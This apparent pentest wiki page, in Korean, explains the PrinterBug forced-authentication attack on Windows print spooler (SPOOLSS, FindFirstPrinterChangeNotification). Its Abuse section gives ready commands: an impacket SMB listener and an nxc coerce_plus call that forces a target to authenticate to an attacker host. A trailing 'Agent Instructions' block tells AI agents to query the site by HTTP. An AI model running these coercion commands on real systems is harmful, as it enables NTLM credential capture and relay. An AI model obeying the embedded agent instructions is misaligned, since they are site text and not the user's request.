# Printer Spooler

Windows 시스템에서는 클라이언트가 서비스에 접근할 때 클라이언트의 컨텍스트를 인증하기 위해 NTLM 혹은 커버로스를 사용하여 신분을 인증합니다.

PrinterBug는 공격자가 RPC 프로토콜을 이용하여 대상 서버에 원격으로 함수를 실행시키며 그 함수의 요청에 따른 서버의 응답 과정에서 필연적으로 클라이언트의 서비스에 접근하는 점을 악용한 공격입니다.

## Abuse

<pre class="language-bash"><code class="lang-bash"><strong># smb 리스너 서버 실행
</strong>impacket-smbserver share . -smb2support

<strong># 강제 인증
</strong>nxc smb '&#x3C;target-address>' -u '&#x3C;username>' -p '&#x3C;password>' -M coerce_plus -o LISTENER='&#x3C;attacker-address>'
</code></pre>

## Root Cause

<figure><img src="/files/E0V8ciguBTkebokzLoaz" alt=""><figcaption><p><a href="https://learn.microsoft.com/ko-kr/windows/win32/printdocs/findfirstprinterchangenotification">https://learn.microsoft.com/ko-kr/windows/win32/printdocs/findfirstprinterchangenotification</a></p></figcaption></figure>

공격자가 대상 서버에 원격으로 실행하는 함수인 FindFirstPrinterChangeNotification는 여러개의 매개변수를 사용할 수 있지만, 주로 PRINTER\_CHANGE\_ADD\_JOB이 공격 모듈에 사용됩니다.


공격자가 강제 인증을 시작하면 공격자 클라이언트에서 SPOOLSS 프로토콜을 통해 RFFPCNEX 플래그를 포함한 요청을 보냅니다.&#x20;

<figure><img src="/files/prbts1B3SgkRiN9JIN55" alt=""><figcaption></figcaption></figure>

공격에 사용된 `Add job: Notify on add job` 은 서버에서 새로운 작업이 생성될 시 그 내용을 클라이언트에게 전달해주도록 구성하는 요청입니다.

SPOOLSS 요청을 받은 서버는 클라이언트가 요청한 함수대로 알림을 주기 위해서 먼저 클라이언트에 접근하여 인증해야 합니다. 이 과정에서 NTLM 챌린지가 시작되며 챌린지 값이 클라이언트로 전송됩니다.

<figure><img src="/files/BNA0blegbvknxlVgOuHd" alt=""><figcaption></figcaption></figure>

## References

{% embed url="<https://learn.microsoft.com/ko-kr/windows/win32/printdocs/findfirstprinterchangenotification>" %}


---

# Agent Instructions: Querying This Documentation

If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://www.pentestwiki.com/data-theft/active-directory/undefined/printer-spooler.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.